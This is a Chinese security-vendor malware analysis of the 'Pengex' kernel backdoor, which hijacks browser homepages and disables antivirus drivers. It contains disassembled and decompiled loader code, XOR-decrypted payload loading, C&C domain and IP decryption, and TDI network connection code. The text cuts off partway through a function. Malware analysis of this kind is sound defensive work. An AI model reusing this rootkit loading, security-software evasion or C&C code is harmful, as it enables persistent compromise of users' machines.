恶性病毒 Pengex 通过系统盘疯狂传播

攻击所有主流杀软 唯独放过腾讯

目录

综述 3

详细分析 4

病毒加载器 4

(一) 虚拟加载 ntoskrnl 5

(二) 虚拟加载后门病毒 6

内核级后门 8

(一) 病毒与 C&C 服务器通讯 9

1) 数据请求通知 9

2) 运行状态通知 9

(二) 控制码功能分析 13

1) 控制码 0x2，获取病毒执行配置数据进行流量劫持 13

A. 删除其他驱动的进程回调和映像加载回调 17

B. 截断 attach 在系统网络驱动对象上的设备链 21

C. 清空 hosts 文件 21

D. 清除 BHO（Browser Helper Objects） 22

E. 重置 IE 代理设置 23

F. 劫持浏览器配置 23

G. 劫持腾讯电脑管家首页保护网址 26

2) 控制码 0x3，获取远程驱动模块 26

3) 控制码 0xA，获取远程驱动模块 27

(三) 其他劫持和对抗手段 30

1) 通过进程回调和映像加载回调劫持浏览器启动参数 30

2) 通过映像加载回调拦截驱动加载 32

附录 36

综述 1

近日，火绒安全实验室截获到一种内核级后门病毒，并将其命名为“Pengex”病毒。经分析，“Pengex”以劫持用户首页流量牟利为目的，但是不同于其他“流量劫持”类病毒的是，它技术高明、手段凶狠，会主动攻击国内主流的安全软件，使他们失去内核对抗能力，这会让电脑完全失去安全防护。诡异的是，Pengex 唯独不攻击并且刻意“放过”腾讯电脑管家。

“Pengex”通过盗版系统盘和“注册机”软件进行传播，并在用户电脑中留下后门，日后可随时植入任意病毒，因此威胁隐患极大。“Pengex”会攻击各种主流的杀毒软件，包括火绒、360、金山等，导致这些软件的驱动无法加载，因此失去在内核层对抗病毒的能力。

但有意思的是，该病毒却唯独刻意放过了腾讯电脑管家，它将腾讯电脑管家加入白名单中，在进行“删除驱动回调”的操作时放过腾讯电脑管家。病毒的这种行为表明，该病毒团伙很可能是腾讯安全管家的系统盘渠道推广服务商，火绒建议“腾讯安全管家“彻查系统盘推广渠道。


“Pengex”通过修改浏览器配置和进程启动参数两种方式，来劫持首页牟利。在此过程中，病毒会按照制作者的计划，将不同的浏览器指向不同的导航站。该病毒不仅攻击安全软件，还会攻击其他同类病毒，以便独占用户电脑首页资源牟利。据分析，该病毒劫持首页后设置的渠道号是“oemxiazaiba2”（“下载吧“的全拼），请各大导航站关注并查证这个渠道账号。

“火绒安全软件“已经在第一时间更新病毒库，可彻底查杀该病毒。火绒工程师提醒广大用户，如需重装系统，务必通过正规渠道，购买正版系统，目前看来，盗版系统盘已经成为电脑病毒的重要传播渠道。

详细分析 2

该病毒是一个内核级后门病毒，初步怀疑该样本主要通过第三方系统盘方式进行传播。该样本在系统中运行后，会造成国内主流安全软件驱动程序无法正常加载，从而使安全软件失去防御能力。该病毒主要对抗的安全厂商包括：火绒、360、金山等，其恶意代码执行之后，可以执行远端 C&C 服务器存放的任意病毒代码。

该病毒分为两个部分，即病毒加载器和后门病毒， 下文中分为两部分进行详细分析。病毒结构如下图所示：



病毒整体结构图

病毒加载器

该部分代码主要用于对抗安全软件查杀和进行内核对抗。加载器功能代码分为两个部分，先会在内存中通过虚拟映射加载一个新的 ntoskrnl 镜像，再通过相同的方式将真正的病毒驱动加载到内存中，并且将导入的 ntoskrnl 中的函数地址指向其虚拟加载的 ntoskrnl 镜像中的函数地址上， 通过此方法可以绕过

其他驱动在 ntoskrnl 中设置的内核钩子。全局变量 is_virus_load 是一个标记，通过传入驱动主函数中的 RegistryPath 参数是否为 NULL 判断是否为病毒通过虚拟映射方式加载。如下图所示：

```
.text:0000000000011008 ; __int64 __fastcall entry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
.text:0000000000011008 entry           proc near               ; CODE XREF: DriverEntry+19↓j
.text:0000000000011008                                         ; DATA XREF: .pdata:ExceptionDir↓o
.text:0000000000011008                 push    rbx
.text:000000000001100A                 sub     rsp, 20h
.text:000000000001100E                 mov     rbx, rdx
.text:0000000000011011                 call    load_fake_ntoskrnl_safe
.text:0000000000011016                 mov     edx, offset virus_data_size
.text:000000000001101B                 lea     rcx, virus_data_buffer
.text:0000000000011022                 test    rbx, rbx
.text:0000000000011025                 jnz     short loc_1102E
.text:0000000000011027                 mov     cs:is_virus_load, 1  // 检测该驱动是否是被病毒加载器加载
.text:000000000001102E
.text:000000000001102E loc_1102E:                              ; CODE XREF: entry+1D↑j
.text:000000000001102E                 call    load_rootkit
.text:0000000000011033                 xor     eax, eax
.text:0000000000011035                 add     rsp, 20h
.text:0000000000011039                 pop     rbx
.text:000000000001103A                 retn
.text:000000000001103A entry           endp
.text:000000000001103A
```

加载器驱动主函数代码

(一) 虚拟加载 ntoskrnl

load_fake_ntoskrnl_safe 函数会通过虚拟加载新的 ntoskrnl 镜像，在其执行完虚拟加载逻辑之后，会与当前内存中系统加载的 ntoskrnl 模块前 0x200 个字节数据进行比较，从而判断自己创建的 ntoskrnl 镜像内容是否正常。如下图所示：

```
.text:00000000000120FC load_fake_ntoskrnl_safe proc near       ; CODE XREF: entry+9↑p
.text:00000000000120FC                                         ; DATA XREF: .pdata:0000000000290A8↓o
.text:00000000000120FC
.text:00000000000120FC arg_0           = qword ptr  8
.text:00000000000120FC
.text:00000000000120FC                 mov     [rsp+arg_0], rbx
.text:0000000000012101                 push    rdi
.text:0000000000012102                 sub     rsp, 20h
.text:0000000000012106                 lea     r8, ptr_fake_ntoskrnl_mapping_buffer
.text:000000000001210D                 lea     rdx, mdl_of_ntoskrnl_mapping
.text:0000000000012114                 lea     rcx, fake_ntoskrnl_mapping
.text:000000000001211B                 call    load_fake_ntoskrnl
.text:0000000000012120                 mov     rcx, cs:origin_ntoskrnl_MappedBase ; Source1
.text:0000000000012127                 xor     ebx, ebx
.text:0000000000012129                 mov     edi, eax
.text:000000000001212B                 cmp     rcx, rbx
.text:000000000001212E                 jz      short loc_12157
.text:0000000000012130                 mov     rdx, cs:fake_ntoskrnl_mapping ; Source2
.text:0000000000012137                 cmp     rdx, rbx
.text:000000000001213A                 jz      short loc_12157
.text:000000000001213C                 mov     r8d, 200h       ; Length
.text:0000000000012142                 call    cs:RtlCompareMemory
.text:0000000000012148                 cmp     rax, 200h
.text:000000000001214E                 setz    bl
.text:0000000000012151                 mov     cs:is_load_fake_ntoskrnl_suscess, ebx
.text:0000000000012157
.text:0000000000012157 loc_12157:                              ; CODE XREF: load_fake_ntoskrnl_safe+32↑j
.text:0000000000012157                                         ; load_fake_ntoskrnl_safe+3E↑j
.text:0000000000012157                 mov     eax, edi
.text:0000000000012159                 mov     rbx, [rsp+28h+arg_0]
.text:000000000001215E                 add     rsp, 20h
.text:0000000000012162                 pop     rdi
.text:0000000000012163                 retn
.text:0000000000012163 load_fake_ntoskrnl_safe endp
```

检测虚拟加载是否成功

```
int load_fake_ntoskrnl()
{
  __int64 ntoskrnl_file_content; // rsi@1
  __int64 pe_nt_hdr; // rbx@3
  size_t size_of_image; // r12@8
  BYTE *image_buffer; // rax@8
  BYTE *v4; // rbp@8
  void *ptr_fake_ntoskrnl_mapping; // rdi@11
  __int64 v7; // [sp+0h] [bp-98h]@12
  DWORD data_length; // [sp+20h] [bp-78h]@1
  void *fake_ntoskrnl_cache; // [sp+28h] [bp-70h]@1
  __int64 mdl_of_fake_ntoskrnl; // [sp+30h] [bp-68h]@1
  char _append_root_sys32; // [sp+3Fh] [bp-59h]@1
  char ntoskrnl_path; // [sp+40h] [bp-58h]@1
  __int64 v13; // [sp+80h] [bp-18h]@12

  fake_ntoskrnl_cache = 0i64;
  mdl_of_fake_ntoskrnl = 0i64;
  data_length = 0;
  get_real_string("\\DOSDEVICE:\\SystemRoot\\System32\\", &ntoskrnl_path, 0x3Cui64);
  get_ntoskrnl_full_name(&_append_root_sys32 + strlen(&ntoskrnl_path) + 1);
  ntoskrnl_file_content = get_file_data(&ntoskrnl_path, &data_length);
  if ( ntoskrnl_file_content )
  {
    if ( *(_WORD *)ntoskrnl_file_content == 0x5A4D )
    {
      pe_nt_hdr = ntoskrnl_file_content + *(_DWORD *)(ntoskrnl_file_content + offsetof(IMAGE_DOS_HEADER, e_lfanew));
      if ( *(_DWORD *)pe_nt_hdr != 0x4550 )
        goto LABEL_7;
    }
    else
    {
      pe_nt_hdr = 0i64;
    }
    if ( pe_nt_hdr )
    {
      size_of_image = *(_DWORD *)(pe_nt_hdr + 0x50);
      image_buffer = (BYTE *)ExAllocatePoolWithTag(0, (unsigned int)(size_of_image + 0x1000), 'PELD');
      v4 = image_buffer;
      if ( image_buffer )
      {
        if ( (signed int)protect_mem_address(
                           image_buffer,
                           size_of_image,
                           (PMDL)&mdl_of_fake_ntoskrnl,
                           &fake_ntoskrnl_cache) >= 0 )
        {
          ptr_fake_ntoskrnl_mapping = fake_ntoskrnl_cache;
          memset(fake_ntoskrnl_cache, 0, size_of_image);
          memcpy(ptr_fake_ntoskrnl_mapping, (const void *)ntoskrnl_file_content, *(_DWORD *)(pe_nt_hdr + 0x54));
          pe_mapping((BYTE *)ptr_fake_ntoskrnl_mapping, (BYTE *)ntoskrnl_file_content);
          fix_pe_relocation(ptr_fake_ntoskrnl_mapping, origin_ntoskrnl_MappedBase);
          fix_import_table(ptr_fake_ntoskrnl_mapping, pe_nt_hdr);
          ExFreePoolWithTag((PVOID)ntoskrnl_file_content, 0);
          fake_ntoskrnl_mapping = ptr_fake_ntoskrnl_mapping;
          mdl_of_ntoskrnl_mapping = mdl_of_fake_ntoskrnl;
          ptr_fake_ntoskrnl_mapping_buffer = (__int64)v4;
        }
        else
        {
          ExFreePoolWithTag((PVOID)ntoskrnl_file_content, 0);
          ExFreePoolWithTag(v4, 0);
        }
        return check_stack((unsigned __int64)&v7 ^ v13);
      }
    }
LABEL_7:
    ExFreePoolWithTag((PVOID)ntoskrnl_file_content, 0);
  }
  return check_stack((unsigned __int64)&v7 ^ v13);
}
```

虚拟加载 ntoskrnl

(二) 虚拟加载后门病毒

load_rootkit 函数会通过与虚拟映射 ntoskrnl 相同的方法加载真正的病毒驱动。病毒驱动的镜像数据是被异或 0xC0 加密过的，该函数首先会将病毒数据进行解密，之后对该驱动进行映射并修复导入表和重定位数据，最后通过调用 ExQueueWorkItem 函数执行病毒驱动入口。如下图所示：

```
.text:0000000000011044 load_rootkit    proc near               ; CODE XREF: entry:loc_1102E↑p
.text:0000000000011044                                         ; DATA XREF: .pdata:0000000000002980C↓o
.text:0000000000011044
.text:0000000000011044 BaseAddress     = qword ptr  8
.text:0000000000011044 arg_8           = qword ptr  10h
.text:0000000000011044 MemoryDescriptorList= qword ptr  18h
.text:0000000000011044
.text:0000000000011044                 mov     [rsp+arg_8], rbx
.text:0000000000011049                 mov     [rsp+BaseAddress], rcx
.text:000000000001104E                 push    rsi
.text:000000000001104F                 push    rdi
.text:0000000000011050                 push    r12
.text:0000000000011052                 sub     rsp, 20h
.text:0000000000011056                 lea     r12, virus_data_buffer
.text:000000000001105D                 mov     ecx, offset virus_data_size
.text:0000000000011062                 mov     rax, r12
.text:0000000000011065
.text:0000000000011065 decrypted_xor_0xC0:                     ; CODE XREF: load_rootkit+2B↓j
.text:0000000000011065                 xor     byte ptr [rax], 0C0h
.text:0000000000011068                 inc     rax
.text:000000000001106B                 sub     rcx, 1
.text:000000000001106F                 jnz     short decrypted_xor_0xC0
.text:0000000000011071                 and     [rsp+38h+BaseAddress], rcx
.text:0000000000011076                 and     [rsp+38h+MemoryDescriptorList], rcx
.text:000000000001107B                 mov     eax, 5A4Dh
.text:0000000000011080                 cmp     cs:virus_data_buffer, ax
.text:0000000000011087                 jnz     short loc_110A1
.text:0000000000011089                 movsxd  rbx, cs:NT_header_sign
.text:0000000000011090                 add     rbx, r12
.text:0000000000011093                 cmp     dword ptr [rbx], 4550h
.text:0000000000011099                 jnz     loc_111BB
.text:000000000001109F                 jmp     short loc_110A3
.text:00000000000110A1 ; ---------------------------------------------------------------------------
.text:00000000000110A1
.text:00000000000110A1 loc_110A1:                              ; CODE XREF: load_rootkit+43↑j
.text:00000000000110A1                 xor     ebx, ebx
.text:00000000000110A3
.text:00000000000110A3 loc_110A3:                              ; CODE XREF: load_rootkit+5B↑j
.text:00000000000110A3                 test    rbx, rbx
.text:00000000000110A6                 jz      loc_111BB
.text:00000000000110AC                 mov     esi, [rbx+IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage]
.text:00000000000110AF                 xor     ecx, ecx        ; PoolType
.text:00000000000110B1                 mov     r8d, 'PELD'     ; Tag
.text:00000000000110B7                 lea     edx, [rsi+1000h] ; NumberOfBytes
.text:00000000000110BD                 call    cs:ExAllocatePoolWithTag
.text:00000000000110C3                 mov     rdi, rax
.text:00000000000110C6                 test    rax, rax
.text:00000000000110C9                 jz      loc_111BB
.text:00000000000110CF                 lea     r9, [rsp+38h+BaseAddress] ; ptr_mem_map_address
.text:00000000000110D4                 lea     r8, [rsp+38h+MemoryDescriptorList] ; ptr_mdl
.text:00000000000110D9                 mov     edx, esi        ; buffer_length
.text:00000000000110DB                 mov     rcx, rax        ; buffer
.text:00000000000110DE                 call    protect_mem_address
.text:00000000000110E3                 xor     edx, edx        ; Val
.text:00000000000110E5                 test    eax, eax
.text:00000000000110E7                 jns     short load_pe
.text:00000000000110E9
.text:00000000000110E9 loc_110E9:                              ; CODE XREF: load_rootkit+11F↓j
.text:00000000000110E9                 mov     rcx, rdi        ; P
.text:00000000000110EC                 call    cs:ExFreePoolWithTag
.text:00000000000110F2                 jmp     loc_111BB
.text:00000000000110F7 ; ---------------------------------------------------------------------------
.text:00000000000110F7
.text:00000000000110F7 load_pe:                                ; CODE XREF: load_rootkit+A3↑j
.text:00000000000110F7                 mov     r8, rsi         ; Size
.text:00000000000110FA                 mov     rsi, [rsp+38h+BaseAddress]
.text:00000000000110FF                 mov     rcx, rsi        ; Dst
.text:0000000000011102                 call    memset
.text:0000000000011107                 mov     r8d, [rbx+IMAGE_NT_HEADERS.OptionalHeader.SizeOfHeaders] ; Size
.text:000000000001110B                 mov     rdx, r12        ; Src
.text:000000000001110E                 mov     rcx, rsi        ; Dst
.text:0000000000011111                 call    memcpy
.text:0000000000011116                 mov     r8, rbx         ; nt_header
.text:0000000000011119                 mov     rdx, r12        ; file_buffer
.text:000000000001111C                 mov     rcx, rsi        ; mapping_buffer
.text:000000000001111F                 call    pe_mapping
.text:0000000000011124                 mov     rdx, rsi
.text:0000000000011127                 mov     rcx, rsi
.text:000000000001112A                 call    fix_pe_relocation
.text:000000000001112F                 mov     rdx, rbx
.text:0000000000011132                 mov     rcx, rsi
.text:0000000000011135                 call    fix_import_table ; rcx: ntoskrnl mapping base
.text:000000000001113A                 test    eax, eax
.text:000000000001113C                 jns     short call_rootkit_entrypoint
.text:000000000001113E                 mov     rbx, [rsp+38h+MemoryDescriptorList]
.text:0000000000011143                 mov     rcx, rsi        ; BaseAddress
.text:0000000000011146                 mov     rdx, rbx        ; MemoryDescriptorList
.text:0000000000011149                 call    cs:MmUnmapLockedPages
.text:000000000001114F                 mov     rcx, rbx        ; MemoryDescriptorList
.text:0000000000011152                 call    cs:MmUnlockPages
.text:0000000000011158                 mov     rcx, rbx        ; Mdl
.text:000000000001115B                 call    cs:IoFreeMdl
.text:0000000000011161                 xor     edx, edx
.text:0000000000011163                 jmp     short loc_110E9
.text:0000000000011165 ; ---------------------------------------------------------------------------
.text:0000000000011165
.text:0000000000011165 call_rootkit_entrypoint:                ; CODE XREF: load_rootkit+F8↑j
.text:0000000000011165                 mov     edi, [rbx+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
.text:0000000000011168                 add     rdi, rsi
.text:000000000001116B                 jz      short loc_111BB
.text:000000000001116D                 mov     esi, 40h
.text:0000000000011172                 mov     r8d, 'KFLY'     ; Tag
.text:0000000000011178                 xor     ecx, ecx        ; PoolType
.text:000000000001117A                 mov     rdx, rsi        ; NumberOfBytes
.text:000000000001117D                 call    cs:ExAllocatePoolWithTag
.text:0000000000011183                 mov     rbx, rax
.text:0000000000011186                 test    rax, rax
.text:0000000000011189                 jz      short loc_111BB
.text:000000000001118B                 mov     r8, rsi         ; Size
.text:000000000001118E                 xor     edx, edx        ; Val
.text:0000000000011190                 mov     rcx, rax        ; Dst
.text:0000000000011193                 call    memset
.text:0000000000011198                 and     [rbx+WORK_QUEUE_ITEM.List.Flink], 0
.text:000000000001119C                 lea     rcx, call_entrypoint_workitem_cb
.text:00000000000111A3                 mov     [rbx+WORK_QUEUE_ITEM.WorkerRoutine], rcx
.text:00000000000111A7                 lea     edx, [rsi-3Eh]  ; QueueType
.text:00000000000111AA                 mov     rcx, rbx        ; WorkItem
.text:00000000000111AD                 mov     [rbx+WORK_QUEUE_ITEM.ext_parameter], rdi
.text:00000000000111B1                 mov     [rbx+WORK_QUEUE_ITEM.Parameter], rbx
.text:00000000000111B5                 call    cs:ExQueueWorkItem
.text:00000000000111BB
.text:00000000000111BB loc_111BB:                              ; CODE XREF: load_rootkit+55↑j
.text:00000000000111BB                                         ; load_rootkit+62↑j ...
.text:00000000000111BB                 mov     al, 1
.text:00000000000111BD                 mov     rbx, [rsp+38h+arg_8]
.text:00000000000111C2                 add     rsp, 20h
.text:00000000000111C6                 pop     r12
.text:00000000000111C8                 pop     rdi
.text:00000000000111C9                 pop     rsi
.text:00000000000111CA                 retn
.text:00000000000111CA load_rootkit    endp
```

加载病毒驱动

上图所示调用 ExQueueWorkItem 函数所传入的 WORK_QUEUE_ITEM 结构尾部带有附加数据，在上述调用中，附加数据存放有被加载驱动的入口点地址。如下图所示：

```
.text:00000000000130EC ; __int64 __fastcall call_entrypoint_workitem_cb(PVOID P)
.text:00000000000130EC call_entrypoint_workitem_cb proc near    ; DATA XREF: load_rootkit+158↑o
.text:00000000000130EC                                          ; .pdata:0000000000029C0↓o
.text:00000000000130EC                  push    rbx
.text:00000000000130EE                  sub     rsp, 20h
.text:00000000000130F2                  mov     rbx, rcx
.text:00000000000130F5                  call    cs:MmIsAddressValid
.text:00000000000130FB                  test    al, al
.text:00000000000130FD                  jz      short loc_1312C
.text:00000000000130FF                  cmp     cs:is_virus_loaded, 0
.text:0000000000013106                  mov     rax, [rbx+WORK_QUEUE_ITEM.ext_parameter] //获取入口点地址
.text:000000000001310A                  lea     rcx, external_proc
.text:0000000000013111                  jz      short is_normal_loading
.text:0000000000013113                  xor     edx, edx
.text:0000000000013115                  jmp     short call_entrypoint
.text:0000000000013117 ; ---------------------------------------------------------------------------
.text:0000000000013117
.text:0000000000013117 is_normal_loading:                       ; CODE XREF: call_entrypoint_workitem_cb+25↑j
.text:0000000000013117                  mov     edx, 1
.text:000000000001311C
.text:000000000001311C call_entrypoint:                         ; CODE XREF: call_entrypoint_workitem_cb+29↑j
.text:000000000001311C                  call    rax             //执行被加载驱动入口
.text:000000000001311E                  mov     edx, 'KFLY'     ; Tag
.text:0000000000013123                  mov     rcx, rbx        ; P
.text:0000000000013126                  call    cs:ExFreePoolWithTag
.text:000000000001312C
.text:000000000001312C loc_1312C:                               ; CODE XREF: call_entrypoint_workitem_cb+11↑j
.text:000000000001312C                  add     rsp, 20h
.text:0000000000013130                  pop     rbx
.text:0000000000013131                  retn
.text:0000000000013131 call_entrypoint_workitem_cb endp
```

执行驱动入口

内核级后门

该病毒执行后，会不断地与 C&C 服务器（域名：caoduba.com 或 139.129.234.76，通讯端口：7897）进行通讯。病毒使用的域名和 IP 地址解密代码，如下图所示：

```
.text:00000000000112FC                  or      r10, 0FFFFFFFFFFFFFFFFh
.text:0000000000011300                  xor     eax, eax
.text:0000000000011302                  lea     r9, str_caoduba_com ; "fdrgxed1frp"
.text:0000000000011309                  mov     rdi, r9
.text:000000000001130C                  mov     rcx, r10
.text:000000000001130F                  xor     r8d, r8d
.text:0000000000011312                  repne scasb
.text:0000000000011314                  not     rcx
.text:0000000000011317                  cmp     rcx, rbp
.text:000000000001131A                  jz      short loc_11340
.text:000000000001131C                  mov     rdx, r9
.text:000000000001131F
.text:000000000001131F decrypt_caoduba_com:                     ; CODE XREF: entry+86↓j
.text:000000000001131F                  add     byte ptr [rdx], 0FDh
.text:0000000000011322                  xor     eax, eax
.text:0000000000011324                  add     r8d, ebp
.text:0000000000011327                  mov     rcx, r10
.text:000000000001132A                  mov     rdi, r9
.text:000000000001132D                  add     rdx, rbp
.text:0000000000011330                  repne scasb
.text:0000000000011332                  mov     eax, r8d
.text:0000000000011335                  not     rcx
.text:0000000000011338                  sub     rcx, rbp
.text:000000000001133B                  cmp     rax, rcx
.text:000000000001133E                  jb      short decrypt_caoduba_com
.text:0000000000011340
.text:0000000000011340 loc_11340:                               ; CODE XREF: entry+62↑j
.text:0000000000011340                  xor     eax, eax
.text:0000000000011342                  lea     r9, str_139_129_234_76 ; ".06+./6+/01+43"
.text:0000000000011349                  mov     rcx, r10
.text:000000000001134C                  mov     rdi, r9
.text:000000000001134F                  xor     r8d, r8d
.text:0000000000011352                  repne scasb
.text:0000000000011354                  not     rcx
.text:0000000000011357                  cmp     rcx, rbp
.text:000000000001135A                  jz      short loc_11380
.text:000000000001135C                  mov     rdx, r9
.text:000000000001135F
.text:000000000001135F decrypt_139_129_234_76:                  ; CODE XREF: entry+C6↓j
.text:000000000001135F                  add     byte ptr [rdx], 3
.text:0000000000011362                  xor     eax, eax
.text:0000000000011364                  add     r8d, ebp
.text:0000000000011367                  mov     rcx, r10
.text:000000000001136A                  mov     rdi, r9
.text:000000000001136D                  add     rdx, rbp
.text:0000000000011370                  repne scasb
.text:0000000000011372                  mov     eax, r8d
.text:0000000000011375                  not     rcx
.text:0000000000011378                  sub     rcx, rbp
.text:000000000001137B                  cmp     rax, rcx
.text:000000000001137E                  jb      short decrypt_139_129_234_76
```

解密域名和 IP 地址

(一) 病毒与 C&C 服务器通讯

病毒与 C&C 服务器的通讯内容分为两大类：

1) 数据请求通知

服务器在获取到病毒请求数据的通知后，可以根据控制码返回被请求的数据。通过网络通讯，病毒可以进行远程驱动模块加载、获取远程动态库注入系统进程、获取配置数据进行流量劫持。控制码含义，如下图所示：

控制码	请求数据
0x2	获取病毒执行配置数据进行流量劫持
0x3	获取远程驱动模块
0xA	获取远程动态库

数据请求相关控制码

2) 运行状态通知

服务器可以根据通知中的控制码获取当前病毒的运行状态，例如映像加载回调是否设置成功，是否已经成功劫持用户主页等，病毒作者可以根据这些通知得知病毒运行中可能存在的问题。控制码含义，如下图所示：

控制码	运行状态通知
0x4	驱动病毒已经通过修改浏览器配置和注册表项劫持用户首页
0x5	远程获取的驱动模块加载成功
0x7	映像加载回调设置成功
0x8	解析配置数据失败
0x9	远程获取的驱动模块加载失败
0xB	远程动态库注入成功
0xC	远程动态库注入失败
0xD	进程回调设置成功
0xE	获取进程回调列表失败
0x10	成功注册映像加载回调
0x11	成功注册进程回调
0x12	成功拦截黑名单列表中的驱动加载
0x13	成功通过镜像加载回调劫持浏览器启动参数
0x14	捕获到需要劫持的浏览器进程启动
0x15	捕获到需要劫持的浏览器父进程未在白名单中，开始记录需要劫持的进程信息

运行状态通知

通过上述控制命令，我们可以直观的看到，该病毒不但可以根据远程获取的配置数据劫持用户首页，还可以根据病毒作者需求在用户计算机中执行任意恶意代码。又由于该病毒会阻止安全软件驱动加载，使得安全软件完全失去了与其进行内核对抗的能力，从而导致很难对其进行查杀。

病毒与服务器通讯函数，如下图所示：

```
.text:000000000001570E                lea     r8, [rsp+0E8h+transport_structure] ; buf_xx
.text:0000000000015713                lea     rdx, port       ; "7897"
.text:000000000001571A                mov     rcx, rsi        ; dest_ip
.text:000000000001571D                call    connect_to_cc_server
.text:0000000000015722                test    eax, eax
.text:0000000000015724                jns     short loc_1572D
.text:0000000000015726                xor     al, al
.text:0000000000015728                jmp     loc_158A5
.text:000000000001572D ; ---------------------------------------------------------------------------
.text:000000000001572D
.text:000000000001572D loc_1572D:                             ; CODE XREF: transport_to_cc_server+17C↑j
.text:000000000001572D                mov     [rsp+0E8h+data_to_send.Flag_param_input], r13d
.text:0000000000015732                mov     [rsp+0E8h+data_to_send.val_0x40], 40h
.text:000000000001573A                mov     [rsp+0E8h+data_to_send.return_information], 1
.text:0000000000015742                lea     r8, [rsp+0E8h+transport_structure]
.text:0000000000015747                mov     edx, 0Ch
.text:000000000001574C                lea     rcx, [rsp+0E8h+data_to_send]
.text:0000000000015751                call    tdi_send_data
.text:0000000000015756                test    eax, eax
.text:0000000000015758                js      loc_1587A
.text:000000000001575E                and     [rsp+0E8h+CC_real_ip_address_copy], 0
.text:0000000000015764                and     qword ptr [rsp+0E8h+data_to_send.return_information], 0
.text:000000000001576A                xor     edi, edi
.text:000000000001576C                mov     [rsp+0E8h+CC_real_ip_address_copy], rdi
.text:0000000000015771
.text:0000000000015771 loc_15771:                             ; CODE XREF: transport_to_cc_server+1F8↓j
.text:0000000000015771                lea     r9, [rsp+0E8h+transport_structure]
.text:0000000000015776                lea     r8, [rsp+0E8h+data_to_send]
.text:000000000001577B                mov     edx, 10h        ; Length
.text:0000000000015780                lea     rcx, [rsp+0E8h+VirtualAddress] ; VirtualAddress
.text:0000000000015785                call    tdi_receive_data
.text:000000000001578A                test    eax, eax
.text:000000000001578C                js      loc_1587A
.text:0000000000015792                add     rdi, qword ptr [rsp+0E8h+data_to_send.return_information]
.text:0000000000015797                mov     [rsp+0E8h+CC_real_ip_address_copy], rdi
.text:000000000001579C                cmp     rdi, 10h
.text:00000000000157A0                jb      short loc_15771
```

发送数据代码

通讯使用 TDI 网络函数，连接服务器代码，如下图所示：

```
RtlInitUnicodeString(&uni_device_tcp, L"\\Device\\Tcp");
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.Attributes = 576;
ObjectAttributes.ObjectName = &uni_device_tcp;
ObjectAttributes.SecurityDescriptor = 0i64;
ObjectAttributes.SecurityQualityOfService = 0i64;
EA_info.NextEntryOffset = 0;
EA_info.Flags = 0;
EA_info.EaNameLength = 16;
strcpy(EA_info.EaName, "TransportAddress");
EA_info.EaValueLength = 22;
*(_DWORD *)((char *)&aTransportaddress_2.sin_port + 1) = 1;
*(_WORD *)((char *)&aTransportaddress_2.in_addr + 3) = 14;
*(_WORD *)&aTransportaddress_2.sin_zero[1] = 2;
*(_WORD *)&aTransportaddress_2.sin_zero[3] = 0;
*(_DWORD *)&aTransportaddress_2.sin_zero[5] = 0;
v46 = 0i64;
if ( ZwCreateFile(
       (PHANDLE)v3 + 7,
       0xC0100000,
       &ObjectAttributes,
       &IoStatusBlock,
       0i64,
       0x80u,
       1u,
       1u,
       0,
       &EA_info,
       0x32u) >= 0
  && ObReferenceObjectByHandle(*((HANDLE *)v3 + 7), 0, 0i64, 0, &addr_object, 0i64) >= 0 )
{
  v5 = ExAllocatePoolWithTag(0, 0x22ui64, 'root');
  *((_QWORD *)v3 + 6) = v5;
  if ( v5 )
  {
    memset(v5, 0, 0x22ui64);
    **((_DWORD **)v3 + 6) = 0;
    *(_BYTE *)(*((_QWORD *)v3 + 6) + 4i64) = 0;
    *(_BYTE *)(*((_QWORD *)v3 + 6) + 5i64) = 17;
    memcpy((void *)(*((_QWORD *)v3 + 6) + 8i64), "ConnectionContext", *(_BYTE *)(*((_QWORD *)v3 + 6) + 5i64) + 1);
    *(_WORD *)(*((_QWORD *)v3 + 6) + 6i64) = 8;
    *(_QWORD *)(*(_BYTE *)(*((_QWORD *)v3 + 6) + 5i64) + *((_QWORD *)v3 + 6) + 9i64) = 0i64;
    if ( ZwCreateFile(
           (PHANDLE)v3 + offsetof(st_transport_tcp, field_8),
           0xC0100000,
           &ObjectAttributes,
           &IoStatusBlock,
           0i64,
           0x80u,
           1u,
           1u,
           0,
           *((PVOID *)v3 + 6),
           0x22u) >= 0
      && ObReferenceObjectByHandle(
           *((HANDLE *)v3 + offsetof(st_transport_tcp, field_8)),
           0,
           0i64,
           0,
           (PVOID *)v3 + 4,
           0i64) >= 0 )
    {
      *((_QWORD *)v3 + 5) = IoGetRelatedDeviceObject((PFILE_OBJECT)addr_object);
      KeInitializeEvent(&Event, 0, 0);
      v6 = IoBuildDeviceIoControlRequest(
             3u,
             *((PDEVICE_OBJECT *)v3 + 5),
             0i64,
             0,
             0i64,
             0,
             1u,
             &Event,
             &IoStatusBlock);
      v7 = v6;
      if ( v6 )
      {
        v8 = v6->Tail.Overlay.CurrentStackLocation;
        *((_QWORD *)v8 + 0xFFFFFFFE) = 0i64;
        *((_QWORD *)v8 - 1) = 0i64;
        *((_BYTE *)v8 - 69) = 0;
        v9 = v7->Tail.Overlay.CurrentStackLocation;
        *((_BYTE *)v9 - 72) = IRP_MJ_INTERNAL_DEVICE_CONTROL;
        *((_BYTE *)v9 - 71) = TDI_ASSOCIATE_ADDRESS;
        *((_QWORD *)v9 - 4) = *((_QWORD *)v3 + 5);
        *((_QWORD *)v9 - 3) = *((_QWORD *)v3 + 4);
        *((_QWORD *)v9 - 8) = *((_QWORD *)v3 + 7);
        v32 = &Event;
        v33 = 0i64;
        v10 = v7->Tail.Overlay.CurrentStackLocation;
        *((_QWORD *)v10 - 2) = complete_callback_0;
        *((_QWORD *)v10 - 1) = &v32;
        *((_BYTE *)v10 - 69) = -32;
        v11 = IofCallDriver(*((PDEVICE_OBJECT *)v3 + 5), v7);
        if ( v11 == 259 )
